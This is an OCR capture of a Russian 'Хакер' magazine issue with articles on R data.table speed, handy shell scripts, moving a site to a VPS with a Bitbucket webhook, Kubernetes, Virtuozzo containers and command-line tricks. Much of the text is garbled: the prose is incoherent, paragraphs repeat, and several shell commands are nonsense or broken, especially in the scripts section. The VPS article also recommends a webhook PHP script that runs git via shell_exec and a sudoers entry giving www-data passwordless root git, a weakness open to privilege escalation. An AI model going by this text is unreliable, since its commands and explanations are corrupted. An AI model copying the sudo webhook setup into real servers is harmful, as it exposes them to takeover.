Время выполнения – 41,349 секунды. Достаточно, чтобы сказать, в корне. Даже если в будущем не не заметны, пользователь **data.table**, все равно сказал: «Ура!» Ускорение в несколько раз. Для выполнения чтения CSV-файлов в **data.table** имеет, так же реализовано гораздо эффективнее, чем в базовом R. Попробуем воспользоваться для работы с большим с подключением пакет **data.table**:

```
system.time(
  train <- fread("train.csv")
)
```

Время выполнения – 30,066 секунды – значительно быстрее предыдущего результата! Посмотрим, на что способен data.table:

```
system.time(
  train <- fread("train.csv",sep=",")
)
```

Время выполнения – 20,906 секунды, что почти в два раза быстрее, чем **read.**, и в разы раз быстрее, чем в базовом виде.

Для чтения больших данных с помощью сторонних пакетов методов почти всегда лучше использовать. Выстроим каждого из использованных выше способов: базовый, сделанный от обычных файлов, на разница в скорости между этим методом. Для файла из train.csv прошлого раза **data.table** и **data.frame** можно было бы решить сделай измерений на «проверку», но надо помнить, что первоначальное значение переменной будет сохранено:

```
train_DF
train_DT
setDT(train_DF)
```

Итак, данные мы загрузили, теперь с ними можно работать. Выделить часть, то в таблицу train_DF, а на «проверку» сделаем train_DT. Для преобразования из **data.frame** в **data.table** используется функция **setDT()**. **_by**

1 – по-фасту строки;
2 – по-фасту колонки или выполнение выражения над содержимым **DT**;
3 – по-фасту группировки данных.

Попробуем сравнить скорость. Для чего использовали **data.frame DF**, и на «на» проверочную различные блоки. Начнем с создания **data.table** и **data.frame**:

```
train_DF <- data.frame(x=1:10,y=1:10)
train_DT <- data.table(x=1:10,y=1:10)
```

Блок 1 – фильтр строк

Это самый понятный из блоков. Он отрезает для фильтра строк **data.table**, и **data.frame** может дополнительно не требуется, остальные блоки можно не рассматривать.

```
train_DF[x > 5]
train_DT[x > 5]
train_DF[x > 5 & y > 10]
train_DT[x > 5 & y > 10]
```

Блок 2 – выбор колонок или выполнение выражения над содержимым data.table

В данном блоке выполняется обработка содержимого **data.table** с отфильтрованными строками. Не можешь просто попробовать вернуть новые столбцы, указав их в списке list. Для удобства введем синоним **list** в виде того, что **data.table** – это «наследник» **(.)**. Если в выражении **(.)** вернется **data.table**, то в **data.table** для его «наследника» – либо не надо работать с новым объектом, а можно сразу использовать **data.table**:

```
train_DF[, .(x, y)]
train_DT[, .(x, y)]
```

Можно также задать дополнительные колонки, которые можно создать и пересчитать на необходимые значения:

```
train_DF[, .(x, y, z = y*2)]
train_DT[, .(x, y, z = y*2)]
```

Если все это обращаешь, можно выполнить первую задачу, которую мы пробовали решать ранее:

```
train_DF[x > 5 & y > 10, .(x, y, z = y*2)]
train_DT[x > 5 & y > 10, .(x, y, z = y*2)]
```

Если все это обращаешь, можно выполнить первую задачу, которую мы пробовали решать ранее:

```
train_DF[x > 5 & y > 10, .(x, y, z = y*2)]
train_DT[x > 5 & y > 10, .(x, y, z = y*2)]
```

Можно также задать дополнительные колонки, которые можно создать и пересчитать на необходимые значения:

```
train_DF[, .(x, y, z = y*2)]
train_DT[
```

СКРИПТУЕМ ВСЕ!

ПОЛЕЗНЫЕ SHELL-СКРИПТЫ НА ВСЕ СЛУЧАИ ЖИЗНИ

Евгений Зобнин
Системный администратор

Командная строка и те невообразимые вещи, которые с ее помощью можно творить, — внезапная картошка LINUX и вся не нарисованная. А где есть командная строка, там есть скрипты. И сегодня... нет, мы не будем учиться писать скрипты, как раз рассмотрим наиболее полезные из них, то, что ты сможешь применить ежедневно для решения каких-то своих задач. Мы научимся менять на лету свои скрипты и веб-сервера в сову сетку и заканчивая ботом для твитера в десять строк и скриптом для автоматического запуска любого торрент-клиента.

Сова огорвется, что я всех не перечислил шаманства и я ею сочиню свой скрипт, который будет перечислять все скрипты, которые я не перечислил. Ну, а пока, чтобы не ждать, для которого в подобном случае, мы сделаем отдельный раздел, в котором мы найдем свой скрипт. Однако в дальнейшем, если ты сможешь, что для решения каких-то задач, ты сможешь, то сделай свой скрипт, и в следующем выпуске мы сделаем раздел, в котором поместим все в тематикой файл и первой строкой добавим на начинающий, кто есть сообщим. И за основную сторону или конкурсу интересующие.

```
#!/bin/sh
curl ifconfig.co
```

Даже один скриптик в каталог — бин и начинаем пользовать на основании

```
$ chmod +x ~/bin/ifcp.sh
```

Теперь его можно вызывать из командной строки командой ifcp.sh.

Этот скрипт

```
curl -s wttr.in/Moscow
```

Этот скрипт позволит получить сводку погоды на четыре дня. Принцип тот же как и на ifconfig.co.

```
#!/bin/sh
dig +short ttl $1.ag.dg.ru
```

Данный скрипт позволяет узнать максимальное время жизни в Интернете, причем с тобой можно ОНО запрости много обращения к веб-серверу. Кстати, веб-сервер можно изменить скрипт поменяв на свой.

```
#!/bin/sh
curl -w '%{time_total}\n' -s -o /dev/null $1
```

Данный скрипт позволяет узнать время загрузки веб-сервера. Принцип тот же, что и в предыдущем скрипте.

```
#!/bin/sh
curl -s -d "$1" http://pastebin.com/api_public.php | sed -n 'p;q'
```

Данный скрипт позволяет из командной строки загрузить сервис pastebin.com. Кстати, в дальнейшем, если ты сможешь, сделай свой скрипт для этого сервиса.

```
#!/bin/sh
curl -s -d "$1" http://dpaste.com/api/v1/ | sed -n 'p;q'
```

Данный скрипт позволяет из командной строки загрузить сервис dpaste.com. Кстати, в дальнейшем, если ты сможешь, сделай свой скрипт для этого сервиса.

```
#!/bin/sh
curl -s -d "$1" http://ix.io | sed -n 'p;q'
```

Данный скрипт позволяет из командной строки загрузить сервис ix.io. Кстати, в дальнейшем, если ты сможешь, сделай свой скрипт для этого сервиса.

```
#!/bin/sh
for i in {1..88 + $1a.html ; } ; dk ; done
```

Данный скрипт основан на утилите netcat (nc), которая позволяет шифровать соединения с веб-сервером по простому сценарию. Скрипт запускает цикл, который создает 88 и ждет и в ответ на запрос создает file.html. Данный скрипт можно использовать для взлома (имеется в виду) и для создания сервера.

С помощью простых скриптов и командной можно запросто создать интернет-сервер.

```
#!/bin/sh
for ~/volume=50 alpaliist ~/1001_Ra_128.ak.
```

Естественно, linux-нет в формате MSU необходимо запрвнем сначала с сайт www.ak.ru. Особого внимания заслуживает скриптик ЕРЕЗОЧКА, который позволяет получить доступ к сервису каталога с торрентами ЕРЕЗО и удаляет на нет перекс часть вопросы для поскормить сервер, остается, такие обложки. Тоже, которые, ты сможешь, сделай свой скрипт для этого сервиса. Кстати, если ты до Sony Ericsson Walkman, то можно сделать и для Sony Ericsson Walkman.

```
#!/bin/sh
while true; do
    instlyaeit -r -e MEDOTY KATANZ DE TRON_KIMONZA
done
```

А это уже скрипт, который запускает клавиш в ответ на изменение файлов в каталоге. Если интересно, то можно использовать разные цвет, например для автоматического включения плеера при сохранении MP3-файла. Или при сохранении в определенном каталоге, например в каталоге скачек torrentz.

```
notify-send "Вова изменил"
```

ДЕСКТОП

Раз уж мы заговорили о десктопе, то продолжим. Как и сокосна, это тоже можно автоматизировать. Для этого существует замечательный случайные обои, это замечательная утилита feh.

```
#!/bin/sh
qpt -q -t http://www.reddit.com/r/wallpaper |\
  grep -E '\.(jpg|jpeg|gif|gif.png|png)$' |\
  cut -d \ [\|\] |\
  xargs -qpt -O background.jpg
rm -qpt ~/.fehbg && feh -bg ~/.fehbg
```

Здесь все просто. С помощью wget скачет случайную страницу www.reddit.ru и выбирает оттуда картинку. Для каждой еще на нее на лице ты можешь сделать свой скрипт, который с помощью curl, загружает на очень нет с помощью curl, загружает на очень нет с помощью curl, загружает на очень нет

САМ СЕБЕ АДМИН

УЧИМСЯ НАСТРАИВАТЬ VPS И ПЕРЕНОСИТЬ САЙТЫ

Мария Ефремова
maria@efremova.net

В интернете сегодня можно не только разглядывать кошек и учиться работать в эффективе. Количество сайтов растет геометрической прогрессией и множится как грибы после дождя. Не каждый раз приходит вот все сходящие, но иногда приходится поработать. Можно нанять фрилансера, но лучше научиться делать это самому. Сегодня тебе ждет небольшая инструкция именно по этой теме.

ПОСТАНОВКА ЗАДАЧИ

Допустим, у тебя есть сайт, интернет-магазин, размещенный на хорошем хостинге. Хостинг дешевый, но не слишком, поэтому тебе приходится тратиться в фрилансерификацию и разрабатывать каждый значимый для разработчиков баг. Сайт растет, и тебе приходит в голову, что пора бы уже и свой сервер иметь, чтобы не зависеть от чужих прихотей. Ты, конечно, не первый такой, но разве это повод отказывать себе в удовольствии? Тем более что сервер стоит копейки, а знания, какие бы бесполезные в сезоне они ни были, никогда не лишние. Ты, конечно, не Гуру, но и не Гуру-Гуру, чтобы сразу бросаться в сервер-менеджеры. Хотя для начинающего сисадмина и такая задача может показаться сложной. Для дальнейшего разбора предлагаю ставить себя на место именно такого начинающего сисадмина. Итак, ты решил арендовать сервер. Хорошо, если ты уже определился с общими понятиями на счет технологий, которые тебе нужны. Если нет, то тебе стоит сначала определиться с ними, а потом уже арендовать сервер.

ВЫБОР ОС

Если в сервере планируется использовать CL, RL, CT — перечисленные.

```
# yum install -y epel-release
# yum install -y centos-release-xen
# yum install -y kernel-xen
# yum install -y kernel-xen-devel
# yum install -y kernel-xen-firmware
# yum install -y kernel-xen-tools
```

Установка ядра

```
# yum update kernel
```


Теперь можно ставить сервер.

Welcome to CentOS
Starting system log daemon: [OK]
Starting kernel logger: [OK]
Starting irqbalance: [OK]
Starting network manager: [OK]
Starting cups: [OK]
Starting xinetd: [OK]
Starting mdmonitor: [OK]
Starting smartd: [OK]
Starting crond: [OK]
Starting atd: [OK]
Starting haldaemon: [OK]
Starting bluetooth: [OK]
Starting sendmail: [OK]
Starting sm-client: [OK]
Starting avahi-daemon: [OK]
Starting avahi-dnsconfd: [OK]
Starting hidd: [OK]
Starting pcsd: [OK]
Starting abrtd: [OK]
Starting abrt-ccpp: [OK]
Starting abrt-oops: [OK]
Starting abrt-vmcore: [OK]
Starting abrt-xorg: [OK]
Starting rhnsd: [OK]
Starting rhsmcertd: [OK]
Starting mcelogd: [OK]
Starting rsyslogd: [OK]
Starting ntpd: [OK]
Starting postfix: [OK]
Starting crond: [OK]
Starting sshd: [OK]
Starting tuned: [OK]
Starting rhsmcertd-worker: [OK]
Starting NetworkManager: [OK]
Starting network: [OK]
Starting auditd: [OK]
Starting iptables: [OK]
Starting ip6tables: [OK]
Starting libvirtd: [OK]
Starting vmware-rhgetmac: [OK]
Starting vmware-vmblock: [OK]
Starting vmware-vmx: [OK]
Starting vmware-authdlauncher: [OK]
Starting vmware-usbarbitrator: [OK]
Starting vmware-hostd: [OK]
Starting vmware-rbdmpd: [OK]
Starting vmware-vpxa: [OK]
Starting vmware-vmwarestatsd: [OK]
Starting vmware-vmware-tools-guestd: [OK]
Starting vmware-vmware-tools-vmsvc: [OK]
Starting vmware-vmware-tools-vmtoolsd: [OK]
Starting vmware-vmware-tools-vmware-caf: [OK]
Starting vmware-vmware-tools-vmware-rpctool: [OK]
Starting vmware-vmware-tools-vmware-guestd: [OK]
Starting vmware-vmware-tools-vmware-guestd: [OK]
Starting vmware-vmware-tools-vmware-guestd

← Начало статьи

САМ СЕБЕ АДМИН

УЧИМСЯ НАСТРАИВАТЬ VDS И ПЕРЕНОСИТЬ САЙТЫ



ПОДКЛЮЧАЕМСЯ К BITBUCKET

Вся изюминка переноса состояла в использовании при разработке веб-сайта Git. Выглядело интересно, осталось только это все реализовать. Здесь можно пойти несколькими путями. Самый, наверное, простой — инициализировать локальный репозиторий и позволить разработчику при коммите выкладывать файлы прямо на сервер. Минус здесь — мы фактически даем ему доступ на сервер. Поэтому лучше перестраховаться, и самым правильным вариантом будет использовать посредника с возможностью автоматического пull файлов после коммита. Так мы получаем еще один источник бэкапа. В качестве промежуточного сервиса был выбран сервис «ведро битов» Bitbucket, предлагающий всякие вкусности вроде бесплатных «private»-репозиториев и удобного интерфейса. Хотя, в принципе, это может быть любой другой подобный сервис — GitHub или Google Cloud Source Repositories.

Механизм взаимодействия будет простым. Создаем репозиторий (можно в отдельной тоже), инициализируем Git прямо в корне сайта (как вариант, можно переносить с другого каталога, но это не так интересно), добавляем удаленный репозиторий Bitbucket и подключаем сервер к аккаунту Bitbucket. Чтобы коммит на Bitbucket сразу попадал на веб-сайт, будем использовать механизм хуков. Сам Git предоставляет такую возможность, а в Bitbucket есть даже два варианта.

Для пула можно использовать протокол HTTPS или Git — ставить эту схему в уже рабочий сайт или разворачивать с нуля. В случае HTTPS меньше настроек, просто после инициализации подключаем удаленный репозиторий и в последующем тянем из него изменения.

```
# git init
# git clone https://аккаунт@bitbucket.org/тема/репозиторий.git .
```

Но если придется экстренно вносить правки в файлы вручную, то возможен конфликт при будущих pull. Если же используем SSH, то настроек чуть больше, но зато, поправив файл, можем сразу сделать commit, избежав возможных проблем.

```
# git commit -a -m "wp-config correction"
```

Для подключения через Git/SSH нужно на Bitbucket загрузить публичный ключ. Генерируем:

```
# ssh-keygen -t rsa -b 4096 -C "your_email@example.com"
```

В качестве имени вводим bitbucket, чтобы не путаться. На запрос пароля жмем ввод. Меняем сразу права, иначе будет ругаться.

```
# chmod 0600 ~/.ssh/bitbucket
```

Проверяем, работает ли ssh-agent:

```
# eval "$(ssh-agent -s)"
Agent pid 7782
```

Добавляем ключ:

```
# ssh-add ~/.ssh/bitbucket
Enter passphrase for /root/.ssh/bitbucket:
# ssh-add -l
```

Смотрим, чтобы в ~/.ssh/config была информация для идентификации хоста Bitbucket:

```
Host bitbucket.org
IdentityFile ~/.ssh/bitbucket
```

Добавляем публичный ключ bitbucket.pub на Bitbucket в настройках учетной записи «Безопасность -> SSH-ключи». После этого должны заходить **ssh -Tvv git@bitbucket.org** без пароля. Теперь у нас два варианта: пустой или рабочий сайт. Если сайт пустой, а репозиторий содержит данные, то просто делаем

```
# git clone git@bitbucket.org:аккаунт/тема/репозиторий.git
```

Это вариант самый беспроблемный, так как сайт фактически ставим с нуля и не будет конфликтов между локальными файлами и теми, что уже есть в репозитории. В других случаях следует инициализировать репозиторий и добавить удаленный.

```
# git init
# git remote add origin git@bitbucket.org:аккаунт/тема/↩
    репозиторий.git
```

После чего тянуть изменения git pull origin master. Главная проблема в том, что Git не хочет инициализировать репозиторий в каталоге, в котором уже есть файлы. Выкрутиться можно несколькими способами. Самый простой — проделать это все в отдельном каталоге, а затем скопировать в рабочий и проверить работу **git pull**. Но файлы в Git и локальные не должны различаться, иначе придется использовать git checkout, который набросает лишние строки в файле, в результате можем получить нерабочий сайт. Причем нет необходимости переносить весь сайт, достаточно перенести только каталог .git.

Не забываем про права доступа. Так как имя начинается с точки, то шаблон * не сработает, нужно указать явно.

```
# chown -R www-data:www-data /var/www/site/.*
```

Для большего контроля следует в .gitignore внести все файлы, которых не должны касаться изменения. Например, для WP это могут быть основные файлы и каталоги.

```
root@SRS5200:/var/www/# git pull origin staging
Warning: Permanently added the RSA host key for IP address '104.192.143.3' to the list of known hosts.
remote: Counting objects: 9, done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 8 (delta 4), reused 0 (delta 0)
Unpacking objects: 100% (8/8), done.
From bitbucket.org
 * branch            staging    -> FETCH_HEAD
   d8f74:d..ed93de/  staging    -> origin/staging
Updating d8f74:d..ed93de/
Fast-Forward
 wa data/public/shop/themes/hau/footer.html | 2 +-
 1 file changed, 1 insertion(+), 1 deletion(-)
```

Проверяем работу с Bitbucket вручную


```
wp-config.php
wp-includes/
wp-admin/
wp-content/uploads/
```

Теперь разработчик может выкладывать код в Bitbucket, а мы забирать на сайт. Осталось только автоматизировать процесс. В Git это позволяет система хуков — фактически скриптов, выполняющихся в зависимости от наступления определенного события. Реализованы хуки и в Bitbucket. Причем доступно сразу два варианта: веб-хук (Webhooks) и службы. В логах они выглядят так:

```
"POST /post.php HTTP/1.0" 200 236 "-" "Bitbucket-Webhooks/2.0"
"POST /post.php HTTP/1.0" 200 703 "-" "Bitbucket.org"
```

Настраиваются они через API или веб-интерфейс (меню «Настройки»). На проект можно создать несколько хуков. Для настройки веб-хука нужно указать URL и событие (всего 21 событие). В Webhooks на указанный в установках URL отправляется POST-запрос с данными в JSON-формате (в интерфейсе есть возможность просмотра View requests), при необходимости можно их отобрать и обработать запрос в зависимости от параметров.

В «Службах» можно выбрать несколько вариантов, включая и POST-запрос, Twitter и обращение к различным сервисам.



Добавляем Webhooks в настройках Bitbucket

Нам для нашей схемы достаточно, чтобы Bitbucket при пуше (repo:push) просто «дернул» URL в веб-хуке, а мы по этому событию вытянем коммит из репозитория. Создаем простой скрипт:

```
# nano bitbucket.php
<?php
    shell_exec("/usr/bin/git pull origin master 2>&1");
?>
```

В целях безопасности можно его назвать как-нибудь случайно типа 12ghrt78.php и ограничить доступ к скрипту из сетей Bitbucket: 131.103.20.160/27, 165.254.145.0/26, 104.192.143.0/24. Хотя иногда приходится его вызывать из браузера. Указываем файл в настройках веб-хука на событие Repository push. Теперь при пуше разработчиком веб-сервер вытянет коммит из Bitbucket. В зависимости от настройки хостинга может не хватить прав доступа. В этом случае ничего не остается, как разрешить выполнять команду через sudo:

```
shell_exec("sudo /usr/bin/git pull origin master 2>&1");
```

Набираем команду visudo и в /etc/sudoers записываем:

```
www-data ALL=(root) NOPASSWD:/usr/bin/git
```

Теперь должно работать.

ВЫВОД

В статье описана самая простая ситуация, которая встречается в 80% случаев. В идеале затем каждый пункт требует дополнительного внимания, после тестового прогона следует заняться оптимизацией и попробовать выжать из сервера максимум.

→

ЖОНГЛИРУЕМ КОНТЕЙНЕРАМИ

РАЗБИРАЕМСЯ С СИСТЕМОЙ УПРАВЛЕНИЯ КОНТЕЙНЕРАМИ KUBERNETES

Фарит Ахмадеев
Системный администратор

С появлением Docker интерес к контейнерам вырос взрывообразно: разработчики получили возможность запускать приложения где угодно, технологи начали использовать бурадельно-крановые операции для быстрого развертывания ПО, сисадмины получили возможность изолировать виртуальных машин друг от друга, не теряя в производительности. Но без инструмента, позволяющего запускать контейнеры на множестве хостов, масштабировать и контролировать нагрузку, уже не обойтись. Разберемся с решением, получившим название Kubernetes.

ПРОЕКТ KUBERNETES

Проект Kubernetes, или K8S, стартовал в Google в 2014 году, первая публичная версия 1.0 вышла в июне 2015 года. Kubernetes — это система для запуска, масштабирования, развертывания и управления контейнерами, которая позволяет использовать сразу несколько хостов. Сейчас K8S может прекрасно работать в большинстве сред: от Google Cloud до Azure. Обычная сервера с одной управляющей нодой и несколькими рабочими нодами, гибкие, наращиваем кластер до этого такого не особо нужно, но в принципе можно и 5000 нод. Kubernetes — это не только Docker, но и другие контейнеры, поддерживается большинство ОС, поддерживается большинство сетевых решений. Развертывание кластера, обновление сервисов, перенос приложений с одного сервера на другой, балансировка нагрузки, обнаружение сервисов — все это K8S может делать из коробки. Kubernetes — это не только инструмент для запуска, но инструментарий и фреймворк для разработчиков. Сообщество Google после анонса проекта сомкнется с Linux Foundation была сформирована рабочая группа Cloud Native Computing Foundation, куда вошли такие гиганты, как IBM, Docker и Mesos. Задача CNCF — выработать единый стандарт и обеспечить взаимодействие между разработчиками.

Kubernetes — это не только инструмент для запуска приложений в кластере. Docker в конфигурации Kubernetes дает дополнительные плюсы: 1000 серверов, с учетом высокой живости и выбор из нескольких сетевых решений, Docker в Kubernetes позволяет использовать сетевые решения, которые не могут работать с Docker

БУКАСК

БЫСТРЫЙ СТАРТ С VIRTUOZZO

ЗНАКОМИМСЯ С КРУТОЙ СИСТЕМОЙ КОНТЕЙНЕРНОЙ ВИРТУАЛИЗАЦИИ

Денис Комаровский
Linux Expert

1. ЧТО ТАКОЕ VIRTUOZZO

Если вы знаете, что такое openvz или просто Virtuozzo, — уникальное решение, обеспечивающее создание ВМ и виртуализацию на базе контейнеров, продукт компании Virtuozzo, Inc. В отличие от других подобных решений, Virtuozzo устанавливается на голое железо и представляет собой отдельный дистрибутив Linux (ОС Virtuozzo Linux, которая уже оптимизирована для задач виртуализации, но можно использовать и RHEL/CentOS/Scientific Linux, предварительно выполнив несложную процедуру обновления), которая позволяет запускать или как непосредственно хост, формируя на основе/основе (поверх, и никто не управляет тем, кто использует ресурсы, — Virtuozzo использует kernel 3.0 с уже сделанной поддержкой ресурсов).

2. КАК ЭТО РАБОТАЕТ

Virtuozzo Linux устанавливает будущий сервер виртуализации, далее запускается сервер виртуализации, представляет из запущенной конфигурации, и на основе/основе каждого из которых предоставляется в виртуальной среде (Virtual Private Server).

Такая схема выгодна от поставленных задач — например, можно проверить виртуальные серверы в веб-серверы и продавать их (частичное решение — Virtuozzo предоставляет свой биллинговый модуль, но можно использовать и другие решения), обеспечивая высокую скорость доступа к ресурсам можно: это пусть вообще любой ОС, даже Windows Server 2012 R2), — ты можешь выбрать и предоставляемые клиентам, что выбирают большие кванты. После чего на каждой виртуальную среду запущен, уже можно что-то отличающиеся друг от друга, — Virtuozzo предоставляет возможность использовать шаблоны, которые можно использовать, и не как для данных копий.

Схема виртуализации изображена на рис. 1. Сами ресурсы позволяется из доверяющих по Virtuozzo. Так, у нас есть возможность сервера, есть уровень виртуализации и есть клиенты.

Рис. 2. Эволюция продукта

Контейнеры выглядят как независимые серверы, под управлением Linux. Контейнеры не проверяют друг друга, каждый из них имеет свой IP-адрес, свой root-доступ, свободное ПО и что до сроков между всеми контейнерами и самим сервером нет никаких сроков.

Каждый контейнер может расширяться регулировать ресурсы, которые ему необходимы, но не зависимо от ограничений, установленных на панели, процессорного времени, оперативной памяти, дискового пространства.


Технологии контейнерной виртуализации предоставляют минимальную плотность среди другой виртуализации. Можно создать и запустить сотни контейнеров на стандартном физическом production-решении. В каждом контейнере может быть свой root-доступ, независимые пользовательские системы, что упрощает обслуживание и обновление контейнеров.

Группы пользователей
Root
Root
Root

← Начало статьи

БЫСТРЫЙ СТАРТ С VIRTUOZZO

ЗНАКОМИМСЯ С КРУТОЙ СИСТЕМОЙ КОНТЕЙНЕРНОЙ ВИРТУАЛИЗАЦИИ



8. УПРАВЛЕНИЕ КОНТЕЙНЕРАМИ

Что ж, после настройки контейнера самое время его запустить. Для этого используется команда

```
# prlctl start MyCT
```

После этого сразу вводим команду просмотра состояния prlctl list -a и видим, что наш контейнер запущен (статус running) и ему присвоен IP-адрес 192.168.52.101. Попробуем его пропинговать. Результат всех этих действий приведен на рис. 13. Как видишь, контейнер полностью функционирует — он запущен, и к нему идет ping.

```
[root@localhost ~]# prlctl start MyCT
Starting the CT ...
The CT has been successfully started.
[root@localhost ~]# prlctl list -a
UUID                                    STATUS       IP_ADDR         T  NAME
{6ba3cd71-04fd-4e5c-b541-cdd73dfa0ea3}  running      192.168.52.101  CT MyCT
[root@localhost ~]# ping 192.168.52.101
PING 192.168.52.101 (192.168.52.101) 56(84) bytes of data.
64 bytes from 192.168.52.101: icmp_seq=1 ttl=64 time=0.067 ms
64 bytes from 192.168.52.101: icmp_seq=2 ttl=64 time=0.066 ms
64 bytes from 192.168.52.101: icmp_seq=3 ttl=64 time=0.351 ms
64 bytes from 192.168.52.101: icmp_seq=4 ttl=64 time=0.064 ms
^C
--- 192.168.52.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3094ms
rtt min/avg/max/mdev = 0.064/0.137/0.351/0.123 ms
[root@localhost ~]# _
```

Рис. 13. Контейнер запущен

Для остановки и перезапуска контейнера используются команды stop и restart соответственно:

```
prlctl stop MyCT
prlctl restart MyCT
```

Для удаления контейнера его нужно сначала остановить, а потом удалить:

```
prlctl stop MyCT
prlctl delete MyCT
```

9. ЗАПУСК КОМАНД И ВХОД В ГОСТЕВУЮ ОПЕРАЦИОННУЮ СИСТЕМУ

Для выполнения произвольных команд используется команда exec. Первым делом изменим пароль root:

```
prlctl exec MyCT passwd
```

```
[root@localhost ~]# prlctl exec MyCT passwd
New password:
Retype new password:
Changing password for user root.
passwd: all authentication tokens updated successfully.
[root@localhost ~]# _
```

Рис. 14. Изменение пароля root для гостевой ОС

Теперь попробуем подключиться по SSH к гостевой ОС:

```
ssh 192.168.52.101
```

Служба sshd на гостевой ОС уже запущена, что упрощает управление гостевой операционкой. Вообще, можно вводить команды и через exec, но по SSH, думаю, будет удобнее. На рис. 15 показано подключение к гостевой операционке, показана разметка диска контейнера, а также использование памяти.

```
[root@localhost ~]# ssh 192.168.52.101
The authenticity of host '192.168.52.101 (192.168.52.101)' can't be established.
RSA key fingerprint is cc:1a:0b:bf:d4:cb:03:ff:d8:d4:c4:91:89:ce:f7:8f.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.52.101' (RSA) to the list of known hosts.
root@192.168.52.101's password:
[root@myct ~]# df -H
Filesystem      Size  Used Avail Use% Mounted on
rootfs           11G  715M  9.2G   8% /
/dev/ploop37b6dp1
                 11G  715M  9.2G   8% /
none            2.0G     0  2.0G   0% /sys/fs/cgroup
none            2.0G   8.2k  2.0G   1% /dev
none            135M     0  135M   0% /dev/shm
[root@myct ~]# free
             total       used       free     shared    buffers     cached
Mem:        262144     42604     219540         40          0      26704
-/+ buffers/cache:      15900     246244
Swap:       262144          0     262144
[root@myct ~]# _
```

Рис. 15. Подключение к контейнеру по SSH

После установки SSH-подключения можно вводить команды без префикса prlctl exec, что гораздо удобнее.

Вот, собственно, и все. Виртуальный сервер создан и работает, далее, используя SSH, можно приступить к установке программного обеспечения и к его настройке. Дополнительная информация по настройке и управлению контейнерами Virtuozzo будет в официальном мануале. Список мануалов доступен по адресу http://docs.virtuozzo.com/master/index.html.

10. ДЕЛАЕМ РАБОТУ С VIRTUOZZO УДОБНЕЕ

Virtuozzo Linux — это обычный дистрибутив, а не какая-то урезанная его версия. Дистрибутив RH-совместим, что позволяет устанавливать RPM-пакеты. К счастью, вручную устанавливать ничего не придется, так как Virtuozzo Linux содержит довольно богатые репозитории, из которых ты можешь установить свой любимый софт. Я, например, установил mc:

```
yum install mc
```




Рис. 16. Установка софта в Virtuozzo Linux

Рис. 17. Файловый менеджер mc в Virtuozzo Linux

На этом все. Дополнительную информацию, в том числе и о совместимости с родственной OpenVZ, можно найти в блоге разработчика.

Алексей Земнов
Писатель
zemnov@gmail.com

ОТВЕТЫ НА ВОПРОСЫ ЧИТАТЕЛЕЙ

(ЕСТЬ ВОПРОСЫ? ШЛИ НА FAQ@IXBT.RU)

↓

10 ПРОСТЫХ И ПОЛЕЗНЫХ ТРЮКОВ ДЛЯ КОМАНДНОЙ СТРОКИ LINUX


В современных **nix*-системах есть масса команд, утилит и возможностей, о существовании которых не догадываются даже продвинутые пользователи. Мы выбрали десять самых простых трюков, которые легко запомнить и можно тут же начать использовать.

1. Если колонть подвешена, когда не перенаправлялись/перенаправлялись без завершения текущей сессии командой **reset**
2. Создать пустой файл или уничтожить все данные в файле помогает команда **> file_name.txt**.
3. Если вы ввели команду, которая требует повышения привилегий, и забыл подставить **sudo**, можно воспользоваться таким трюком: **sudo !!**. Обратка запустит предыдущую команду под root.
4. В качестве альтернативы сетевым командам **ping** и **traceroute** можно воспользоваться **mtr**. Начнут мне, **mtr ixbt.com** и посмотрите, что получится.
5. Команда **ps aux** покажет много диагностических данных в удобном виде.
6. Если необходимо найти в дереве каталогов, что где лежит в его истории, можно подставить перед ней пробел. К примеру, **ls aux**.
7. Команда **pwd** показывает, в каком файле и с какими аргументы из какой, набранной ранее, удержимай Alt или Esc и нажимай на точку. В строку ввода сам за другим будет подставлять параметры предыдущей команды.
8. Если вы ввели длинную команду, и вдруг оказалось, что вы ввели не то, можно нажать Ctrl+Shift+X. Ну и в командой **clear** ты уже наверняка знаком.
10. Пакадобовать файл в директорию, чтобы сделать копию в его системе, можно выкладывает результаты бенчмарков со скоростным характеристиками девайсов. Это неплохо помогает при выборе.

Чтобы показать, как работает тесты, возьму случайную трофейную флешку нужнем на 16 Гбайт. Программы для тестирования можно найдеть любую — тесты ведут почти одинаковые, и суть сводится к тому, что на носитель копируется обьемный файл, считывается и по ходу дела измеряется скорость. Конечно, при ближайшем рассмотрении все ну что сложнее: учитывается и размер блоков данных, и значения средней скорости, и другие параметры.

Обратим внимание, что при запуске любой из перечисленных ниже программ все данные с носителя будут удалены. Если тестируешь свою флешку, сначала скопируй на компьютер, а уже потом приступай к тестам.

Начнем тестирование с usbflashspeed. Помимо файла с программой, на сайте ее автора можно найти рейтинг разных флешек и сравнить свои показатели с другими. Это весьма полезно.


USB Flash Benchmark
Drive
Sector
Block
Seq. Read
Seq. Write
Random Read
Random Write
Test Report
Hardware Info
Test Report
Hardware Info
Test Report
Hardware Info

ХАКЕР

18+

№ 9 (212)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
